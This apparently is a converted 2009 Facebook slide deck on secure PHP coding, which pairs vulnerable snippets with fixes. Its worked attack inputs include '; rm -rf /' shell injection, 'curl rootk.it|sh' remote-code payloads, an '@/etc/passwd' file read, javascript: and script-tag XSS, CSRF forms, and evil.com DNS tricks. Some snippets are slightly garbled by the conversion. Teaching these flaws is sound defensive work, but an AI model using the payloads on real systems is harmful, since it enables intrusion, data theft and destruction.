

# Why security matters

## Security is a product goal

- Privacy: protect users' data
- Authenticity: actions on the site should be real
- Reputation: bad press means less growth




Spot the vulnerability!

```
$sql = "SELECT user_id FROM login_emails " .  
      "WHERE email = " . $email . """;
```

# SQL injection

```
$sql = "SELECT user_id FROM login_emails " .  
      "WHERE email = " . $email . """;
```

Attack vector:



# SQL injection

Use an abstraction

Example: parameterized SQL queries

```
queryfx($conn, 'SELECT user_id FROM login_emails' .  
        'WHERE email = %s', $email);
```

```
$html .= '<a class="item_comment_name" ' .  
    'href="' . $href . '"'>' .  
    $name . '</a>';
```

# Cross-site scripting (XSS)

```
$name = '<script> ... </script>';  
$href = '/#"><script> ... </script>'; // valid URL!  
$html .= '<a class="item_comment_name" ' .  
    'href="' . $href . '">' .  
    $name . '</a>';
```

Produces:

```
<a class="item_comment_name" href="/#">  
<script> ... </script>">
```

# Cross-site scripting (XSS)

Escape HTML special characters.

```
$name = '<script> ... </script>';  
$href = '/#"><script> ... </script>'; // valid URL!  
$html .= '<a class="item_comment_name" ' .  
        'href="' . htmlspecialchars($href) . '">' .  
        htmlspecialchars($name) . '</a>';
```

Produces:

```
<a class="item_comment_name" href="...">  
  &lt;script&gt; ... &lt;/script&gt;  
</a>
```



# This is still bad

## Two types

- raw-str — PHP string containing text
- html-str — PHP string containing safe HTML
- Both are PHP strings — basically indistinguishable

```
$str = 'Ben'
```

```
htmlspecialchars($str) = 'Ben'
```

# This is still bad

Hard/impossible to understand code

```
// Is this safe?
```

```
echo '<b>' . $name . '</b>'
```

# This is still bad

Hard/impossible to understand code

```
$name = htmlspecialchars($foo->getName());
```

```
// Is this safe? Yes.
```

```
echo '<b>' . $name . '</b>'
```

# This is still bad

Hard/impossible to understand code

```
if ($foo) {  
    $name = htmlspecialchars($foo->getName());  
} else {  
    $name = $bar['name'];  
}
```

```
// Is this safe? Who knows?!  
echo '<b>' . $name . '</b>'
```

# This is still bad

Hard/impossible to understand code

Some functions take raw-str, some take html-str, some...

```
/**  
 * @param html-str $content  
 * @param raw-str $href  
 * @param raw-str $class  
 * ...  
 */  
function render_link($content, $href, $class, ...) {
```

# Use an abstraction

From our JavaScript kit:

```
$N('a', {  
  class: 'item_comment_name',  
  href: href  
}, name);
```

Might produce:

```
<a class="item_comment_name" href="...">  
  Name  
</a>
```

# Introducing XHP

<https://github.com/facebook/xhp/>

```
$raw_str = 'Ben';  
$xhp = <b>{$raw_str}</b>;
```

Gets transformed into an object:

```
$xhp = new xhp_b(array($raw_str));
```

XHP and raw-str and be mixed:

```
$div = <div>{$raw_str}{$xhp}</div>;
```

# Introducing XHP

<https://github.com/facebook/xhp/>

- XHP allows us to get rid of html-str completely.
- But we have a lot of legacy code.
  - To create an html-str now, simply call  
`POTENTIAL_XSS_HOLE($raw_str)`



# XSSDetector

- Automatic XSS detection is actually pretty easy.

```
$str = 'Ben';
```

```
txt2html($str) = 'B&#101;n';
```

- Scan your generated output. Anytime 'e' appears is an XSS hole.
- "&#101;" means double-escaping — not XSS.

```
$url = 'https://othersite.com/set_status.php'  
    . '?user=' . loggedin_user()  
    . '&message=' . $message_from_user;  
return fetch_url($url);
```

# URL injection attack

```
$message_from_user = 'Hello&user=4';  
$url = 'https://othersite.com/set_status.php'  
    . '?user=' . loggedin_user()  
    . '&message=' . $message_from_user;  
return fetch_url($url);
```

```
.../set_status.php?user=123&message=Hello&user=4
```

# URL injection attack

## Use an abstraction

```
$uri = URI('https://othersite.com/set_status.php')  
->addQueryData('user', loggedin_user())  
->addQueryData('message', $message_from_user);
```

With this, "&" becomes "%26", etc.

```
$message_from_user = 'Hello&user=4';  
.../set_status.php?user=123&message=Hello%26user%3D4
```

```
function file_web_get($url, $file) {  
    $wget = "wget -q -O $file $url";  
    exec($wget, $output, $ret);  
    return !$ret;  
}  
$temp = new TempFile();  
file_web_get($url_from_user, $temp)
```

# Shell injection attack

```
$url_from_user = '; rm -rf /';  
function file_web_get($url, $file) {  
    $wget = "wget -q -O $file $url";  
    exec($wget, $output, $ret);  
    return !$ret;  
}  
$temp = new TempFile();  
file_web_get($url_from_user, $temp)
```

# Shell injection attack

Use an abstraction

```
list($stdout, $stderr) =  
    execx('wget -q -O %s %s',  
        $file, $url);
```

# What do these bugs have in common?

Bug class	
SQL injection	
Cross-site scripting (XSS)	
URL parameter injection	
Shell injection	



# What do these bugs have in common?

Bug class	External service	Request type
SQL injection	MySQL	SQL query
Cross-site scripting (XSS)	User's browser	HTML
URL parameter injection	Remote websites	URL
Shell injection	Other programs	Shell script

# What do these bugs have in common?

Bug class	External service	Request type	Conduit
SQL injection	MySQL	SQL query	String
Cross-site scripting (XSS)	User's browser	HTML	String
URL parameter injection	Remote websites	URL	String
Shell injection	Other programs	Shell script	String

# String catenation is evil

## Use an abstraction

- Parameterized SQL
- XHP
- URI class
- execx

Evil Mr. Period is evil.



```
require_login();
$question_id = (int) $_GET['question_id'];
$vote = (int) $_GET['vote'];
if ($question_id && $vote) {
    $answer_editor = new AnswerEditor(
        get_user_id(), $question_id);
    $answer_editor->setVote($vote)->save();
}
```

# Cross-site request forgery (CSRF)

```
require_login();
$question_id = (int) $_GET['question_id'];
$vote = (int) $_GET['vote'];
if ($question_id && $vote) {
    $answer_editor = new AnswerEditor(
        get_user_id(), $question_id);
    $answer_editor->setVote($vote)->save();
}
```

Other sites can force a user to vote on this:

```

```

# Cross-site request forgery (CSRF)

Not just GET requests:

```
<form id="foo"  
  action="..."  
  method="post">  
  <input name="question_id" value="1234" />  
  <input name="vote" value="1" />  
</form>  
<script>  
$('foo').submit();  
</script>
```

# Cross-site request forgery (CSRF)

Need to include an unguessable token:

```
<input type="hidden" name="fb_dtsg"
      value="7xDa4" />
```

- Use an abstraction
- At Facebook, our `<ui:form>` XHP element handles this.
- CSRF bypasses firewalls!

# Cross-site request forgery (CSRF)

- Remote sites can include JavaScript files from your site.
- Any JSON endpoint can be included.  
`<script src="http://www.facebook.com/chat_online.json"></script>`
- Use a guard string that prevents JS execution:  
`for(;;){response: "Normal JSON response"}`
- Strip guard before parsing.



```
function photo_code($user, $album) {  
    $secret = get_user_secret($user);  
    return substr(  
        md5('super secret' . $secret . $album), 5, 5);  
}
```

Used for public photo links:

[http://www.facebook.com/album.php  
?user=1234&album=4&hash=5a3ff](http://www.facebook.com/album.php?user=1234&album=4&hash=5a3ff)

# Brute force attack

```
function photo_code($user, $album) {  
    $secret = get_user_secret($user);  
    return substr(  
        md5('super secret' . $secret . $album), 5, 5);  
}
```

Used for public photo links:

[http://www.facebook.com/album.php  
?user=1234&album=4&hash=5a3ff](http://www.facebook.com/album.php?user=1234&album=4&hash=5a3ff)

Only  $16^5 = 1$  million possibilities. *This was brute forced!*

```
public static function isWikipediaURL($url) {  
    return ends_with(  
        URI($url)->getDomain(),  
        'wikipedia.org');  
}
```

# Random clowniness

```
public static function isWikipediaURL($url) {  
    return ends_with(  
        URI($url)->getDomain(),  
        'wikipedia.org');  
}
```

<http://steal-my-info-wikipedia.org/>

```
$c = curl_init();
```

```
...
```

```
curl_setopt($c, CURLOPT_URL, $url_from_user);
```

```
$data = curl_exec($c);
```

# Internal proxying

```
$url_from_user = 'http://intern/wiki/confidential';  
$c = curl_init();
```

...

```
curl_setopt($c, CURLOPT_URL, $url_from_user);  
$data = curl_exec($c);
```

- Bypass firewall, access internal servers
- Can attack non-HTTP services as well
- Use an abstraction

```
function curl_exec_external($req) {  
    $domain = $req->url->getDomain();  
    $ip = gethostbyname($domain);  
    if ($ip && !is_internal_ip($ip)) {  
        curl_exec($req);  
        ...  
    }  
}
```

# Check-to-use race

```
function curl_exec_external($req) {  
    $domain = $req->url->getDomain();  
    $ip = gethostbyname($domain);  
    if ($ip && !is_internal_ip($ip)) {  
        curl_exec($req);  
        ...  
    }  
}
```

gethostbyname behaves differently from curl\_exec, so the curl might hit a different IP address.



# Check-to-use race

Round-robin DNS:

evil.com -> 10.10.10.10, 6.6.6.6

Or use IDN:

☐ .evil.com -> 10.10.10.10

xn--so8h.evil.com -> 6.6.6.6

```
$req = json_decode($_POST['blob']);  
$sig = sign_request(  
    $req['path'],  
    current_user());  
if ($sig == $req['signature']) {  
    // do something with the path  
}
```

# PHP is awesome

```
$req = json_decode($_POST['blob']);  
$sig = sign_request(  
    $req['path'],  
    current_user());  
if ($sig == $req['signature']) {  
    // do something with the path  
}
```

Attacker wins 40% of the time with:

```
{ 'path': '...', 'signature': 0 }
```

# PHP is awesome

```
$req = json_decode($_POST['blob']);  
$sig = sign_request(  
    $req['path'],  
    current_user());  
if ($sig == $req['signature']) {  
    // do something with the path  
}
```

Attacker wins 40% of the time with:

```
{ 'path': '...', 'signature': 0 }
```

And 100% of the time with:

```
{ 'path': '...', 'signature': true }
```

# PHP is awesome

Solution: use ===

```
if ($sig === $req['signature']) {  
    // do something with the path  
}
```

```
if(levenshtein($row['security_answer'],
    $answer_from_user) < 2) {
    // the user answered their security question
    // correctly, mostly
    update_password($user, $pass);
}
```

# PHP is awesome

```
$answer_from_user = 'aaaaa...aaaaa';  
if(levenshtein($row['security_answer'],  
    $answer_from_user) < 2) {  
    // the user answered their security question  
    // correctly, mostly  
    update_password($user, $pass);  
}
```

*levenshtein returns -1 if one of the argument strings is longer than the limit of 255 characters.*

```
// Part of the FBML parser
public function node_get_safe_attrs($attrs) {
    foreach ($attrs as $attr => $val) {
        if (strtolower(substr($attr, 0, 2)) === 'on') {
            unset($attrs[$attr]);
        }
    }
    return $attrs;
}
```



# Blacklists are bad

```
// Part of the FBML parser
public function node_get_safe_attrs($attrs) {
    foreach ($attrs as $attr => $val) {
        if (strtolower(substr($attr, 0, 2)) === 'on') {
            unset($attrs[$attr]);
        }
    }
    return $attrs;
}
```

New formaction attribute in HTML5:

```
<button form="test" formaction="javascript:alert(1)">
```

```
$words = explode(' ', $search_query_from_user);  
$regexp = implode("|", $words);  
$pattern = '/\b(.$regexp.)\b/Ui';  
preg_match($pattern, $data, $matches);
```

# Unescaped regular expressions

```
$search_query_from_user = '(aa+)\1+b';  
$words = explode(' ', $search_query_from_user);  
$regexp = implode("|", $words);  
$pattern = '/\b(.$regexp.)\b/Ui';  
preg_match($pattern, $data, $matches);
```

Denial of service attack.

Need to escape regex metacharacters.

# Unescaped regular expressions

```
$words = explode(' ', $search_query_from_user);  
foreach ($words as &$word) {  
    $word = preg_quote($word, '/');  
}  
unset($word);  
$regexp = implode("|", $words);  
$pattern = '/\b(.$regexp.)\b/Ui';  
preg_match($pattern, $data, $matches);
```

Note the critical second argument to `preg_quote`.

# Unescaped regular expressions

This actually allows arbitrary code execution:

```
$s = preg_replace('/', $_GET['foo'] . '/',  
    $_GET['bar'],  
    $s);
```

# Unescaped regular expressions

This actually allows arbitrary code execution:

```
$_GET['foo'] = "^./e\0";  
$_GET['bar'] = `curl rootk.itlsh`;   
$s = preg_replace('/' . $_GET['foo'] . '/',  
    $_GET['bar'],  
    $s);
```

```
function get_translation($txt) {  
    $c = curl_init();  
    curl_setopt($c, CURLOPT_URL, 'http://3rdpar.ty/');  
    curl_setopt($c, CURLOPT_POSTFIELDS,  
        array('target-lang' => 'en',  
            'text' => $txt));  
    return curl_exec($c);  
}
```

# Surprising library behavior

```
function get_translation($txt) {  
    $c = curl_init();  
    curl_setopt($c, CURLOPT_URL, 'http://3rdpar.ty/');  
    curl_setopt($c, CURLOPT_POSTFIELDS,  
        array('target-lang' => 'en',  
              'text' => $txt));  
    return curl_exec($c);  
}
```

Attack:

/translate.php?txt=**@/etc/passwd**



```
<a href={$url_from_user}>  
  {$url_from_user}  
</a>
```

# XHP doesn't always keep you safe

```
$url_from_user = 'javascript:alert(1)';  
<a href={$url_from_user}>  
  {$url_from_user}  
</a>
```

Use an abstraction. At Facebook, `<ui:link>` checks for this.

# Clowntown

- The examples in this presentation were taken from Facebook source code.
- We don't write flawless code.

# Whitehat program

# Whitehat program

<https://www.facebook.com/whitehat/>

- Dig into Facebook
  - Make a test user account
  - Don't break our site or steal user data
- Report a vulnerability
  - Give us time to fix it
  - Get paid (typical bounty is \$500 USD)

# Takeaways

- String concatenation is bad.
- Use an abstraction.
- Blacklists are bad. Instead, list things that are allowed.
- Review code carefully. All code is guilty until proven innocent.
- XHP: <https://github.com/facebook/xhp/>
- Whitehat program: <https://www.facebook.com/whitehat/>
- Facebook Security: <https://www.facebook.com/security>

Questions and more games

```
$url = URI($url_from_user);  
echo '<link rel="canonical" ' .  
    'href="' . $url->toString() . '" />';
```



# XSS

```
$url_from_user = '/#"><script> ... </script>';  
$url = URI($url_from_user);  
echo '<link rel="canonical" ' .  
    'href="" . $url->toString() . "" />';
```

```
$url = $this->requestURI;  
$meta = <meta http-equiv="refresh"  
        content="0; URL={$url->toString()}" />;
```

# Open redirect

```
$url_from_user = '/#;URL=http://evil/';  
$url = $this->requestURI;  
$meta = <meta http-equiv="refresh"  
        content="0; URL={$url->toString()}" />;
```

# Expiring hash

```
/**
 * create an hash string that expires by $expiration
 * as determined by validate_expiring_hash
 * @param int $expiration  time to expire
 * @return  hash string that is validated by
 *         only before $expiration
 */
function encode_expiring_hash($expiration) {
    return $expiration . ':' .
        md5($expiration . SERVER_SECRET);
}
```

# MVC

```
$controller = $_GET['controller'];  
$view_id = $_GET['view_id'];  
$tab = new $controller($view_id, '_foo');  
$tab->blork();
```

# MVC

```
$controller = $_GET['controller'];  
$view_id = $_GET['view_id'];  
$tab = new $controller($view_id, '_foo');  
$tab->blork();
```

```
/foo.php?controller=ExecFuture  
&view_id=curl+rootk.it|sh
```

# Unescaped regexp

```
$html = preg_replace(  
    '/' . preg_quote($search_query) . '/i',  
    '<span class="highlight">$0</span>',  
    $html);
```

# Unescaped regexp

```
$search_query = "/e\0";  
$html = '{`curl rootk.itlsh`}';  
$html = preg_replace(  
    '/' . preg_quote($search_query) . '/i',  
    '<span class="highlight">$0</span>', // yay XHP!  
    $html);
```



# facebook

(c) 2009 Facebook, Inc. or its licensors. "Facebook" is a registered trademark of Facebook, Inc.. All rights reserved. 1.0